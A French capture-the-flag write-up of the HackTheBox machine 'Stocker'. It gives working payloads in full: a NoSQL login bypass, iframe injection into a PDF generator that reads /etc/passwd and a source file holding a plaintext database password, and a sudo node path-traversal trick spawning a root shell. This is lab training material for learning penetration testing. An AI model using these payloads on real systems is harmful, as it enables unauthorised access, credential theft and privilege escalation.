

Stocker - HackTheBox

Auteur de l'audit : ExploitQ

Pour un audit plus détaillé, veuillez vous référer à ma chaîne youtube :

https://www.youtube.com/watch?v=k1z0_SIDAJE&lc=Ugy2in0VM4wL4pJGuO94AaABAq

Compétence :

- Enumération DNS
- Injection NoSQL
- Injection XSS (iframe)

Résumé :

Stocker une machine de niveau débutant demandant des compétences variées. La première consiste à énumérer les sous-domaines du serveur web afin d'y découvrir un espace administrateur. A partir de cet espace, il faudra effectuer une injection NoSQL, ce qui nous permettra d'accéder au stock de produits d'une application web qu'on pourra là encore exploiter avec une injection XSS. Cette injection nous permettra d'accéder au serveur SSH de la machine puis avec un peu d'énumération il sera possible de se servir d'un fichier binaire afin de faire une escalade de privilège.

Test d'intrusion :

Analyse des ports :

En analysant les ports ouverts avec nmap, on remarque un serveur ssh et un serveur web :

```
[user@parrot]~$ sudo nmap -sV 10.10.11.196
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-08 17:41 UTC
Nmap scan report for 10.10.11.196
Host is up (0.024s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.89 seconds
```

Je décide tout naturellement de me pencher d'abord vers le serveur web. J'ajoute le nom de domaine au fichier /etc/hosts :


```
GNU nano 7.2 /etc/hosts
127.0.0.1 localhost
127.0.0.1 parrot

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.10.11.196 stocker.htb
```

Analyse des sous domaines :

Une fois sur le site web, on remarque que ce dernier est relativement statique et qu'il n'y a pas vraiment de failles à exploiter :



Ainsi je décide donc de me rabattre sur une énumération plus poussée du server web en cherchant pour des sous domaines cachés à l'aide de l'outil ffuf.

Ici je choisis une wordlist détenant les 100000 noms de sous domaines les plus récurrents et je filtre par taille de la réponse du corps de la requête afin de retirer les faux positifs (j'ai déjà fais un premier test avant sans filtre et j'ai remarqué que la plupart des réponses avaient une taille de body égale à 178 octets) :

```
[user@parrot:~]$
$fruf -w /home/user/Documents/SecLists-master/Discovery/DNS/bitquark-subdomains-top100000.txt -u "http://stocker.htb" -H 'Host :FUZZ.stocker.htb' -fs 178

  /' _\ /' _\ /' _\
 / \_ \ / \_ \ / \_ \
 \ \_ \ \ \_ \ \ \_ \ \ \_ \
  \ \_ \ \ \_ \ \ \_ \ \ \_ \
   \ \_ \ \ \_ \ \ \_ \ \ \_ \
    \ \_ \ \ \_ \ \ \_ \ \ \_ \

v2.1.0-dev

:: Method      : GET
:: URL         : http://stocker.htb
:: Wordlist    : FUZZ: /home/user/Documents/SecLists-master/Discovery/DNS/bitquark-subdomains-top100000.txt
:: Header      : Host: FUZZ.stocker.htb
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 178
```

Le résultat est sans appel :

```
dev [Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 29ms]
```

Ainsi dev est un sous domaine que nous avons découvert, nous devons donc l'ajouter au fichier /etc/hosts :


```
GNU nano 7.2
127.0.0.1 localhost
127.0.0.1 parrot

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.10.11.196 stocker.htb
10.10.11.196 dev.stocker.htb
```

Injection NoSQL :

On peut ensuite visiter ce sous-domaine et on tombe sur une étrange page ressemblant à celle d'une page d'administration :




Ici on peut essayer plusieurs manières de contourner l'authentification mais la première chose à faire est d'essayer les identifiants par défauts.

Ici nous n'avons pas d'informations quant à la technologie / si un gestionnaire est utilisé et sa version. Dans le cas échéant nous aurions pu rechercher sur internet les identifiants par défauts comme avec la recherche "[TECHNOLOGIE] [VERSION] default credentials".

On peut quand même essayer des combinaisons génériques comme "admin" "admin" mais rien n'y fait, ce n'est pas exploitable.

Je décide alors de me tourner vers des injections bien connues des pages de connexions : les injections SQL/NoSQL. Pour ce faire, j'intercepte la requête dans un proxy, ici j'utilise OWASP ZAP :



```
Method: POST
Host: dev.stocker.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://dev.stocker.htb/login
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Origin: https://dev.stocker.htb
DNT: 1
Connection: keep-alive
Cookie: connect.sid=s%3ArahpMGIPuYne-b_9mm36akhzuw-sf0qF.550mgvGBCDM4r67ULY%2BDpApCdfFRaAgkkRV3Jcz1Buc
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

username=/'&password=test
```


Ici j'essaie d'injecter des caractères reconnus pour créer des erreurs, notamment pour les bases de données MySQL. Malheureusement, comme l'indique la réponse générique, l'injection ne semble fonctionner.



```
<form method="post" action="/login">
  <h1 class="h3 mb-3 fw-normal">Please sign in</h1>

  <div class="alert alert-danger" id="error-alert" style="display: none">Invalid username or password.</div>
  <div class="form-floating">
    <input type="text" class="form-control" id="username" name="username" placeholder="jsmith" />
    <label for="username">Username</label>
  </div>
  <div class="form-floating">
```

En regardant plus en détails la réponse, je remarque le champs "X-Powered-By: Express"



```
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 08 Dec 2024 18:36:12 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 2667
Connection: keep-alive
X-Powered-By: Express
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Tue, 06 Dec 2022 09:53:59 GMT
```

Cela laisse présager que l'application web utilise le framework Express/Node JS souvent de pair avec le gestionnaire de base de données MongoDB. En l'occurrence, MongoDB utilise le paradigme NoSQL, ce qui expliquerait l'absence d'erreurs lors de notre premier essai.

Je décide donc d'effectuer une injection NoSQL. En recherchant sur internet, je remarque que le NoSQL et les injections sous-jacentes sont normalisés par du JSON. Je décide donc de changer le "Content-Type" de mes requêtes par une valeur adéquate nous permettant d'informer l'utilisation de JSON à l'application web. Cela permet de faire passer les paramètres de la requête directement avec du JSON au lieu d'un formulaire HTML classique :

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Type: application/json
```

Désormais j'essaie d'injecter du NoSQL avec le JSON suivant :

```
{"username":{"$ne":"invalid"},"password":{"$ne":"invalid"}}  
...
```


Pour résumer, ici on recherche des utilisateurs et des mots de passe dont la chaîne de caractères n'est pas égale à "invalid". Ce qui bien sûr va permettre d'accéder au compte du premier utilisateur sans connaître, ni son nom, ni son mot de passe. Bien sûr c'est un scénario orienté débutant, en situation réelle, je pense qu'il faille utiliser des injections plus poussées mais ça reste une introduction intéressante aux injections NoSQL.

Injection XSS :


Ainsi, une fois l'injection effectuée, on reçoit deux réponses GET, dont l'une est celle d'une page de stock comme son nom l'indique et l'autre semble être un endpoint d'une API probablement reliée au stock :

| ID | Source | Req. Timestamp | Method | URL | Code | Reason | RTT | Size Resp. Bod |
|-----|--------|---------------------|--------|-------------------------------------|------------------|--------|--------|----------------|
| 227 | Proxy | 12/8/24, 6:40:00 PM | POST | http://dev.stocker.htb/login | 302 Found | | 267 ms | 56 bytes |
| 228 | Proxy | 12/8/24, 6:40:01 PM | GET | http://dev.stocker.htb/stock | 200 OK | | 25 ms | 10,906 bytes |
| 229 | Proxy | 12/8/24, 6:40:01 PM | GET | http://dev.stocker.htb/api/products | 304 Not Modified | | 178 ms | 0 bytes |


En allant sur la page du stock, on tombe effectivement sur un stock où l'on peut ajouter des articles au panier :



Lorsqu'on ajoute ces derniers au panier et qu'on envoie un ordre d'achat, on obtient ce reçu :



En cliquant sur l'hyperlien on tombe sur un PDF :



On remarque dans l'URL qu'on retombe sur un endpoint de l'API, ici il s'agit de /po, probablement pour "produit". Ensuite on trouve l'identifiant du fameux produit, ce qui peut laisser supposer qu'une vulnérabilité IDOR peut être exploitée ici en changeant l'id. On pourrait accéder à des commandes normalement privées et donc à des informations confidentielles.

On va mettre cette piste de côté et analyser le PDF en lui-même, ici il semblerait qu'il soit automatiquement généré via les informations d'une requête. En analysant la requête effectuée à l'API, on remarque que c'est bien le cas :

```
POST http://dev.stocker.htb/api/order HTTP/1.1
host: dev.stocker.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer: https://dev.stocker.htb/stock
Content-Type: application/json
Content-Length: 162
Origin: https://dev.stocker.htb
DNT: 1
Connection: keep-alive
Cookie: connect_sid=s%3AEfou2aotnr2fTRY1fX2Cf_79n0S4cA_z72Kf75H0iDfyJnPVfn7XGhA0%2FHHs7CTV817eHtDRAR
{"basket": [{"_id": "638f116eeb060210cbd83a8d", "title": "Cup", "description": "It's a red cup.", "image": "red-cup.jpg", "price": 32, "currentStock": 4, "_v": 0, "amount": 1}]}
```

La requête suivante est envoyée à l'endpoint /order de l'API via une méthode POST puis nous recevons une réponse GET nous affichant un PDF généré notamment grâce au paramètre de la requête POST. On en déduit donc qu'on peut potentiellement effectuer cette fois-ci une injection XSS à l'intérieur du PDF en changeant le paramètre "title" :

Ici on utilise une injection iframe pour afficher le fichier /etc/passwd du server :

```
"title": "<iframe height='1000' width='1000' src='../.../.../.../etc/passwd'></iframe>",
```


En effet, on remonte d'abord plusieurs fois dans les parents de la source du dossier actuel afin de retomber sur la racine et d'ainsi afficher le fichier des identifiants LINUX. Le but ici est d'identifier un utilisateur potentiel pour lequel on pourrait se connecter en SSH et aussi d'éventuellement y trouver son mot de passe.

| Thanks for shopping with us! | |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------|
| Your order summary: | |
| Item | Price (£) Q |
| <pre> root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin messagebus:x:103:106:./nonexistent:/usr/sbin/nologin syslog:x:104:110:./home/syslog:/usr/sbin/nologin _apt:x:105:65534:./nonexistent:/usr/sbin/nologin tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false uidd:x:107:113:./run/uidd:/usr/sbin/nologin tcpdump:x:108:114:./nonexistent:/usr/sbin/nologin landscape:x:109:116:./var/lib/landscape:/usr/sbin/nologin pollinate:x:110:1:./var/cache/pollinate:/bin/false sshd:x:111:65534:./run/ssh:/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin fwupd-refresh:x:112:119:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin mongodb:x:113:65534:./home/mongodb:/usr/sbin/nologin angoose:x:1001:1001:./home/angoose:/bin/bash _laurel:x:998:998:./var/log/laurel:/bin/false </pre> | 32.00 |

Ici on remarque que “angoose” semble être un utilisateur vu qu’il détient un /bin/bash et un répertoire /home.

SSH Enumération :

Malheureusement, son mot de passe est hashé (avec “x”), je décide donc cette fois ci d’afficher le fichier de configuration classique pour les application nodeJS (/var/www/dev/index.js) :

```

{"basket":[{"_id":"638f116eeb060210cbd83a8d","title":"<iframe height=1500 width=1000 src='../.../.../var/www/dev/index.js'></iframe>","description":"It's a red cup.", "image": "red-cup.jpg", "price": 32, "currentStock": 4, "v": 0, "amount": 2]}]}

```

```

const express = require("express");
const mongoose = require("mongoose");
const session = require("express-session");
const MongoStore = require("connect-mongo");
const path = require("path");
const fs = require("fs");
const { generatePDF, formatHTML } = require("./pdf.js");
const { randomBytes, createHash } = require("crypto");

const app = express();
const port = 3000;

// TODO: Configure loading from dotenv for production
const dbURI = "mongodb://dev:IHeardPassphrasesArePrettySecure@localhost/dev?authSource=admin&w=1";

app.use(express.json());
app.use(express.urlencoded({ extended: false }));
app.use(
  session({
    secret: randomBytes(32).toString("hex"),
    resave: false,
    saveUninitialized: true,
    store: MongoStore.create({
      mongoUrl: dbURI,
    }),
  })
);
app.use("/static", express.static(__dirname + "/assets"));

app.get("/", (req, res) => {
  return res.redirect("/login");
});

app.get("/api/products", async (req, res) => {
  if (!req.session.user) return res.json([]);

  const products = await mongoose.model("Product").find();
  return res.json(products);
});

app.get("/login", (req, res) => {
  if (req.session.user) return res.redirect("/stock");

  return res.sendFile(__dirname + "/templates/login.html");
});

app.post("/login", async (req, res) => {
  const { username, password } = req.body;

```

En affichant le fichier, on remarque qu'une variable constante y est définie, dans laquelle est présent un wrapper mongoDB avec ce qui semblerait être un mot de passe ("IHeardPassphraseArePrettySecure") pour se connecter à la base de donnée.

Encore une fois, ceci est une scénario débutant, la plupart du temps les développeurs expérimentés ne mettraient pas en clair un mot de passe.

Etant donné que les mot de passes sont souvent réutilisés, cela vaut le coût de l'utiliser avec l'utilisateur angoose pour se connecter en SSH :

```

[user@parrot] ~$ ssh angoose@10.10.11.196
angoose@10.10.11.196's password:
angoose@stocker: ~$

```

Cela fonctionne, on peut alors voir le user flag :
cat user.txt

Privilege Escalation :

En affichant la liste des binaires pour s'exécuter en sudo (donc avec des droits privilégiés), on remarque le binaire "node" avec tous les fichiers javascript présents dans le répertoire :
 /usr/local/scripts

```

angoose@stocker:~$ sudo -l
Matching Defaults entries for angoose on stocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User angoose may run the following commands on stocker:
    (ALL) /usr/bin/node /usr/local/scripts/*.js

```

On peut donc se servir de nodeJS afin d'exécuter avec les pleins privilèges un code javascript permettant de s'octroyer un terminal (ici bash) :

```

GNU nano 4.8                                shell.js
require("child_process").spawn("/bin/bash", {stdio: [0, 1, 2]})

```

Le problème étant que ce code se situe dans le répertoire de l'utilisateur angoose (/home/angoose), on peut donc essayer encore une fois de ruser en remontant dans la hiérarchie des fichiers via la commande suivante :

```

angoose@stocker:~$ sudo /usr/bin/node /usr/local/scripts/../../../../../../home/angoose/shell.js

```

Techniquement, nous exécutons toujours un fichier javascript se situant dans le répertoire /usr/local/scripts et cela nous permet donc de devenir root et de voir le root flag :

```

root@stocker:/home/angoose# ls /root
root.txt

```